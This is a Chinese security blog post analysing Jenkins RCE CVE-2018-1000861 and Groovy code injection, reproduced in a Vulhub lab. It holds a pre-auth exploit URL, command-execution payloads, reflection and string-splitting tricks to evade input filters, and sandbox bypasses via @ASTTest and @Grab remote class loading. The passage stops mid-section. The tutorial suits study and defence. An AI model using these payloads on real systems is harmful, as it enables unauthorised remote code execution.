从Jenkins RCE看Groovy代码注入

mi1k7ea (/u/30398) / 2020-09-04 10:16:06 / 浏览数 17693

0x00 前言

最近看了下Jenkins相关漏洞，实在是太膜拜Orange大佬的挖掘思路了！！！分析下之后发现不会Groovy，在学习借鉴Me7ell大佬分享的Groovy文章下，于是就整理出本篇文章。

0x01 从Jenkins RCE看起（CVE-2018-1000861）

简介

Jenkins是一个独立的开源软件项目，是基于Java开发的一种持续集成工具，用于监控持续重复的工作，旨在提供一个开放易用的软件平台，使软件的持续集成变成可能。前身是Hudson是一个可扩展的持续集成引擎。可用于自动化各种任务，如构建，测试和部署软件。

Jenkins Pipeline是一套插件，支持将连续输送Pipeline实施和整合到Jenkins。Pipeline提供了一组可扩展的工具，用于通过PipelineDSL为代码创建简单到复杂的传送Pipeline。

Jenkins远程代码执行漏洞（CVE-2018-1000861），简单地说，就是利用Jenkins动态路由机制的缺陷来绕过ACL的限制，结合绕过Groovy沙箱的Groovy代码注入来实现无验证RCE的攻击利用。

漏洞复现

直接用的Vulhub的环境：https://vulhub.org/#/environments/jenkins/CVE-2018-1000861/ (https://vulhub.org/#/environments/jenkins/CVE-2018-1000861/)

PoC：

```
http://your-ip:8080/securityRealm/user/admin/descriptorByName/org.jenkinsci.plugins.scriptsecurity.sandbox.
```


其中URL编码部分为：

```
public class x {
  public x(){
    "touch /tmp/mi1k7ea".execute()
  }
}
```

除此之外，还有其他类型的PoC：


```
@groovy.transform.ASTTest(value={ "touch /tmp/mi1k7ea".execute() })
class Person{}
或
@groovy.transform.ASTTest(value={assert Runtime.getRuntime().exec("touch /tmp/mi1k7ea")})
class Person{}
或
@GrabConfig(disableChecksums=true)
@GrabResolver(name='Exp', root='http://127.0.0.1:8000/')
@Grab(group='test', module='poc', version='0')
import Exp;
```

无需登录认证发起攻击：



(https://xzfile.aliyuncs.com/media/upload/picture/20200827174256-afe614be-e849-1.png)

成功RCE：



(https://xzfile.aliyuncs.com/media/upload/picture/20200827174319-bd744bb4-e849-1.png)

漏洞原理简析

网上很多文章包括Orange大佬的博客都讲解得很详细了，这里只是简单提下关键点。

Jenkins动态路由机制

Jenkins是基于Stapler框架开发的，在web.xml中可以看到Jenkins是将所有的请求交给 `org.kohsuke.stapler.Stapler` 来进行处理的，而Stapler是使用一套Naming Convention来实现动态路由的。该动态路由机制是先以 `/` 作为分隔符将URL切分，然后以 `jenkins.model.Jenkins` 作为入口点开始往下遍历，如果URL切分部分满足以下条件则继续往下调用：

1. Public属性的成员变量；
2. Public属性的方法，主要是getter方法，具体如下：
3. `get<token>()`
4. `get<token>(String)`
5. `get<token>(Int)`
6. `get<token>(Long)`
7. `get<token>(StaplerRequest)`
8. `getDynamic(String, …)`
9. `doDynamic(…)`
10. `do<token>(…)`
11. `js<token>(…)`
12. `Class method with @WebMethod annotation`
13. `Class method with @JavaScriptMethod annotation`

简单地说，**Jenkins动态路由机制在解析URL的时候会调用相关类的getter方法**。

Jenkins白名单路由

Jenkins动态路由主要调用的是 `org.kohsuke.stapler.Stapler#tryInvoke()` 方法，该方法会对除了boundObjectTable外所有node都会进行一次权限检查，具体实现在 `jenkins.model.Jenkins#getTarget()` 中，这其中实际就是一个URL前缀白名单检查：

```
private static final ImmutableSet<String> ALWAYS_READABLE_PATHS = ImmutableSet.of(
    "/login",
    "/logout",
    "/accessDenied",
    "/adjuncts/",
    "/error",
    "/oops",
    "/signup",
    "/tcpSlaveAgentListener",
    "/federatedLoginService/",
    "/securityRealm",
    "/instance-identity"
);
```

因此，绕过ACL的关键在于，要在上述白名单的一个入口点中找到其他对象的Reference（引用），来跳到非白名单成员从而实现绕过白名单URL前缀的限制。

通过对象间的Reference绕过ACL

如上所述，关键在于找到一个Reference作为跳板来绕过，Orange给出了如下跳板：

```
/securityRealm/user/[username]/descriptorByName/[descriptor_name]/
```

该跳板在动态路由中会依次执行如下方法：

```
jenkins.model.Jenkins.getSecurityRealm()
.getUser([username])
.getDescriptorByName([descriptor_name])
```

这是因为在Jenkins中，每个对象都是继承于 `hudson.model.Descriptor` 类，而继承该类的对象可以通过调用 `hudson.model.DescriptorByNameOwner#getDescriptorByName(String)` 方法来进行调用。

RCE Gadget

Orange给出了好几条可结合利用的漏洞利用链，其中之最当然是RCE的Gadget。

前面简介中提到了Jenkins Pipeline，它其实就是基于Groovy实现的一个DSL，可使开发者十分方便地去编写一些Build Script来完成自动化的编译、测试和发布。

在Jenkins中，大致使用如下代码来检测Groovy的语法：

```
public JSON doCheckScriptCompile(@QueryParameter String value) {
    try {
        CpsGroovyShell trusted = new CpsGroovyShellFactory(null).forTrusted().build();
        new CpsGroovyShellFactory(null).withParent(trusted).build().getClassLoader().parseClass(value);
    } catch (CompilationFailedException x) {
        return JSONArray.fromObject(CpsFlowDefinitionValidator.toCheckStatus(x).toArray());
    }
    return CpsFlowDefinitionValidator.CheckStatus.SUCCESS.asJSON();
    // Approval requirements are managed by regular stapler form validation (via doCheckScript)
}
```

关键就是 `GroovyClassLoader.parseClass()` ，该方法只是进行AST解析但并未执行Groovy语句，即实际并没有execute()方法调用，而且真正执行Groovy代码时会遇到Groovy沙箱的限制。

如何解决这个问题来绕过Groovy沙箱呢？Orange给出了答案——借助编译时期的Meta Programming，其中提到了两种方法。

利用@ASTTest执行断言

根据Groovy的Meta Programming手册 (http://groovy-lang.org/metaprogramming.html)，发现可利用 `@groovy.transform.ASTTest` 注解来实现在AST上执行一个断言。例如：

```
@groovy.transform.ASTTest(value={ assert Runtime.getRuntime().exec("calc") })
class Person{}
```

但在远程利用上会报错，原因在于Pipeline Shared Groovy Libraries Plugin这个插件，主要用于在PipeLine中引入自定义的函式库。Jenkins会在所有PipeLine执行前引入这个插件，而在编译阶段的ClassPath中并没有对应的函式库从而导致报错。

直接删掉这个插件是可以成功利用的，但由于该插件是随PipeLine默认安装的、因此这不是最优解。

利用@Grab远程加载恶意类

@Grab注解的详细用法在Dependency management with Grape (http://docs.groovy-lang.org/latest/html/documentation/grape.html)中有讲到，简单地说，Grape是Groovy内建的一个动态Jar依赖管理程序，允许开发者动态引入不在ClassPath中的函式库。例如：

```
@GrabResolver(name='restlet', root='http://maven.restlet.org/')
@Grab(group='org.restlet', module='org.restlet', version='1.1.6')
import org.restlet
```

0x02 Groovy入门

Groovy简介

Groovy是一种基于JVM（Java虚拟机）的敏捷开发语言，它结合了Python、Ruby和SmallTalk的许多强大的特性，Groovy代码能够与Java代码很好地结合，也能用于扩展现有代码。由于其运行在JVM上的特性，Groovy也可以使用其他非Java语言编写的库。

Groovy是用于Java虚拟机的一种敏捷的动态语言，它是一种成熟的面向对象编程语言，既可以用于面向对象编程，又可以用作纯粹的脚本语言。使用该种语言不必编写过多的代码，同时又具有闭包和动态语言中的其他特性。

Groovy是JVM的一个替代语言（替代是指可以用Groovy在Java平台上进行Java编程），使用方式基本与使用Java代码的方式相同，该语言特别适合与Spring的动态语言支持一起使用，设计时充分考虑了Java集成，这使Groovy与Java代码的互操作很容易。（注意：不是指Groovy替代Java，而是指Groovy和Java很好的结合编程。）

Groovy有以下特点：

- 同时支持静态和动态类型；
- 支持运算符重载；
- 本地语法列表和关联数组；
- 对正则表达式的本地支持；
- 各种标记语言，如XML和HTML原生支持；
- Groovy对于Java开发人员来说很简单，因为Java和Groovy的语法非常相似；
- 可以使用现有的Java库；
- Groovy扩展了java.lang.Object；

基本语法

参考：https://www.w3cschool.cn/groovy/ (https://www.w3cschool.cn/groovy/)

环境搭建

下载Groovy：http://groovy-lang.org/download.html (http://groovy-lang.org/download.html)


解压之后，使用IDEA新建Groovy项目时选择解压的Groovy目录即可。然后点击src->new>groovy class，即可新建一个groovy文件，内容如下：

```
class test {
    static void main(args){
        println "Hello World!";
    }
}
```

5种运行方式

groovyConsole图形交互控制台


在终端下输入 `groovyConsole` 启动图形交互控制台，在上面可以直接编写代码执行：



(https://xzfile.aliyuncs.com/media/upload/picture/20200827174404-d85d45ca-e849-1.png)

groovysh shell命令交互

在终端下输入 `groovysh` 启动一个shell命令行来执行Groovy代码的交互：



(https://xzfile.aliyuncs.com/media/upload/picture/20200827174443-ef4a147a-e849-1.png)

用命令行执行Groovy脚本

在GROOVY_HOME\bin里有个叫“groovy”或“groovy.bat”的脚本文件，可以类似 `python test.py` 这种方式来执行Groovy脚本。

1.groovy：

```
println("mi1k7ea")
```


在Windows运行 `groovy.bat 1.groovy` 即可执行该Groovy脚本：

(https://xzfile.aliyuncs.com/media/upload/picture/20200827174518-041d755e-e84a-1.png)

通过IDE运行Groovy脚本

有一个叫GroovyShell的类含有main(String[])方法可以运行任何Groovy脚本。


在前面的IDEA中可以直接运行Groovy脚本：



(https://xzfile.aliyuncs.com/media/upload/picture/20200827174529-0ad2cbba-e84a-1.png)

当然，也可以在Java环境中通过groovy-all.jar中的groovy.lang.GroovyShell类来运行Groovy脚本：

```
java -cp groovy-all-2.4.12.jar groovy.lang.GroovyShell 1.groovy
```



(https://xzfile.aliyuncs.com/media/upload/picture/20200827174542-12ca3cf4-e84a-1.png)

用Groovy创建Unix脚本

你可以用Groovy编写Unix脚本并且像Unix脚本一样直接从命令行运行它.倘若你安装的是二进制分发包并且设置好环境变量,那么下面的代码将会很好的工作。

编写一个类似如下的脚本文件，保存为：HelloGroovy

```
#!/usr/bin/env groovy
println("this is groovy script")
println("Hi,"+args[0]+" welcome to Groovy")
```

然后在命令行下执行：

```
$ chmod +x HelloGroovy
$ ./HelloGroovy micmiu.com
this is groovy script
Hi,micmiu.com welcome to Groovy
```

0x03 Groovy代码注入

漏洞原理


我们知道，Groovy是一种强大的编程语言，其强大的功能包括了危险的命令执行等调用。

在目标服务中，如果外部可控输入Groovy代码或者外部可上传一个恶意的Groovy脚本，且程序并未对输入的Groovy代码进行有效的过滤，那么会导致恶意的Groovy代码注入，从而RCE。

如下代码简单地执行命令：

```
class test {
    static void main(args){
        def cmd = "calc";
        println "${cmd.execute()}";
    }
}
```

这段Groovy代码被执行就会弹计算器：



(https://xzfile.aliyuncs.com/media/upload/picture/20200827174603-1f3023d2-e84a-1.png)

几种PoC变通形式

Groovy代码注入实现命令执行有以下几种变通的形式：

```
// 直接命令执行
Runtime.getRuntime().exec("calc")
"calc".execute()
'calc'.execute()
"${"calc".execute()}"
"${'calc'.execute()}"

// 回显型命令执行
println "whoami".execute().text
println 'whoami'.execute().text
println "${"whoami".execute().text}"
println "${'whoami'.execute().text}"
def cmd = "whoami";
println "${cmd.execute().text}";
```

注入点

在下面一些场景中，会触发Groovy代码注入漏洞。

GroovyShell


GroovyShell允许在Java类中（甚至Groovy类）解析任意Groovy表达式的值。

GroovyShellExample.java：

```
import groovy.lang.GroovyShell;

public class GroovyShellExample {
    public static void main( String[] args ) {
        GroovyShell groovyShell = new GroovyShell();
        groovyShell.evaluate("\"calc\".execute()");
    }
}
```

直接运行即可弹计算器：



(https://xzfile.aliyuncs.com/media/upload/picture/20200827174624-2b66e91a-e84a-1.png)

或者换成运行Groovy脚本的方式也是也一样的：

```
import groovy.lang.GroovyShell;
import groovy.lang.Script;

import java.io.File;

public class GroovyShellExample {
    public static void main( String[] args ) throws Exception {
        GroovyShell groovyShell = new GroovyShell();
        Script script = groovyShell.parse(new File("src/test.groovy"));
        script.run();
    }
}
```

test.groovy：

```
println "whoami".execute().text
```

此外，可使用Binding对象输入参数给表达式，并最终通过GroovyShell返回Groovy表达式的计算结果。

GroovyScriptEngine

GroovyScriptEngine可从指定的位置（文件系统、URL、数据库等等）加载Groovy脚本，并且随着脚本变化而重新加载它们。如同GroovyShell一样，GroovyScriptEngine也允许传入参数值，并能返回脚本的计算值。

GroovyScriptEngineExample.java，直接运行即加载Groovy脚本文件实现命令执行：

```
import groovy.lang.Binding;
import groovy.util.GroovyScriptEngine;

public class GroovyScriptEngineExample {
    public static void main(String[] args) throws Exception {
        GroovyScriptEngine groovyScriptEngine = new GroovyScriptEngine("");
        groovyScriptEngine.run("src/test.groovy",new Binding());
    }
}
```

test.groovy脚本文件如之前。

GroovyClassLoader

GroovyClassLoader是一个定制的类装载器，负责解释加载Java类中用到的Groovy类。

GroovyClassLoaderExample.java，直接运行即加载Groovy脚本文件实现命令执行：

```
import groovy.lang.GroovyClassLoader;
import groovy.lang.GroovyObject;

import java.io.File;

public class GroovyClassLoaderExample {
    public static void main(String[] args) throws Exception {
        GroovyClassLoader groovyClassLoader = new GroovyClassLoader();
        Class loadClass = groovyClassLoader.parseClass(new File("src/test.groovy"));
        GroovyObject groovyObject = (GroovyObject) loadClass.newInstance();
        groovyObject.invokeMethod("main","");
    }
}
```

test.groovy脚本文件如之前。

ScriptEngine

ScriptEngine脚本引擎是被设计为用于数据交换和脚本执行的。

- 数据交换：表现在调度引擎的时候，允许将数据输入/输出引擎，至于引擎内的数据持有的具体方式有两种：普通的键值对和Bindings（interface Bindings extends Map<String,Object>）；
- 脚本执行：脚本引擎执行表现为调用eval()；

ScriptEngineManager类是一个脚本引擎的管理类，用来创建脚本引擎，大概的方式就是在类加载的时候通过SPI的方式，扫描ClassPath中已经包含实现的所有ScriptEngineFactory，载入后用来负责生成具体的ScriptEngine。

在ScriptEngine中，支持名为“groovy”的引擎，可用来执行Groovy代码。这点和在SpEL表达式注入漏洞中讲到的同样是利用ScriptEngine支持JS引擎从而实现绕过达到RCE是一样的。

ScriptEngineExample.java，直接运行即命令执行：

```
import javax.script.ScriptEngine;
import javax.script.ScriptEngineManager;

public class ScriptEngineExample {
    public static void main( String[] args ) throws Exception {
        ScriptEngine groovyEngine = new ScriptEngineManager().getEngineByName("groovy");
        groovyEngine.eval("\"calc\".execute()");
    }
}
```

执行Groovy脚本，需要实现读取文件内容的接口而不能直接传入File类对象：

```
import javax.script.ScriptEngine;
import javax.script.ScriptEngineManager;
import java.io.BufferedReader;
import java.io.FileReader;

public class ScriptEngineExample {
    public static void main( String[] args ) throws Exception {
        ScriptEngine groovyEngine = new ScriptEngineManager().getEngineByName("groovy");
        String code = readfile("src/test.groovy");
        groovyEngine.eval(code);
    }

    public static String readfile(String filename) throws Exception {
        BufferedReader in = new BufferedReader(new FileReader(filename));
        String string = "";
        String str;
        while ((str = in.readLine()) != null) {
            string = string + str;
        }
        return string;
    }
}
```

test.groovy脚本文件如之前。

0x04 Bypass Tricks

利用反射机制和字符串拼接Bypass

直接的命令执行在前面已经说过几种形式了：

```
// 直接命令执行
Runtime.getRuntime().exec("calc")
"calc".execute()
'calc'.execute()
"${"calc".execute()}"
"${'calc'.execute()}"

// 回显型命令执行
println "whoami".execute().text
println 'whoami'.execute().text
println "${"whoami".execute().text}"
println "${'whoami'.execute().text}"
def cmd = "whoami";
println "${cmd.execute().text}";
```

在某些场景下，程序可能会过滤输入内容，此时可以通过反射机制以及字符串拼接的方式来绕过实现命令执行：

```
import java.lang.reflect.Method;
Class<?> rt = Class.forName("java.la" + "ng.Run" + "time");
Method gr = rt.getMethod("getR" + "untime");
Method ex = rt.getMethod("ex" + "ec", String.class);
ex.invoke(gr.invoke(null), "ca" + "lc")
```

Groovy沙箱Bypass

前面说到的Groovy代码注入都是注入了execute()函数，从而能够成功执行Groovy代码，这是因为不是在Jenkins中执行即没有Groovy沙箱的限制。但是在存在Groovy沙箱即只进行AST解析无调用或限制execute()函数的情况下就需要用到其他技巧了。这也是Orange大佬在绕过Groovy沙箱时用到的技巧。


@AST注解执行断言

参考Groovy的Meta Programming手册 (http://groovy-lang.org/metaprogramming.html)，利用AST注解能够执行断言从而实现代码执行（本地测试无需assert也能触发代码执行）。

PoC：

```
this.class.classLoader.parseClass('''
    @groovy.transform.ASTTest(value={
        assert Runtime.getRuntime().exec("calc")
    })
    def x
''');
```

本地测试：



(https://xzfile.aliyuncs.com/media/upload/picture/20200827174645-38144e32-e84a-1.png)

@Grab注解加载远程恶意类

@Grab注解的详细用法在Dependency management with Grape (http://docs.groovy-lang.org/latest/html/documentation/grape.html)中有讲到，简单地说，Grape是Groovy内建的一个动态Jar依赖管理程序，允许开发者动态引入不在ClassPath中的函式库。

编写恶意Exp类，命令执行代码写在其构造函数中：

```
public class Exp {
    public Exp(){
        try {
            java.lang.Runtime.getRuntime().exec("calc");
        } catch (Exception e) { }

    }
}
```

依次运行如下命令：

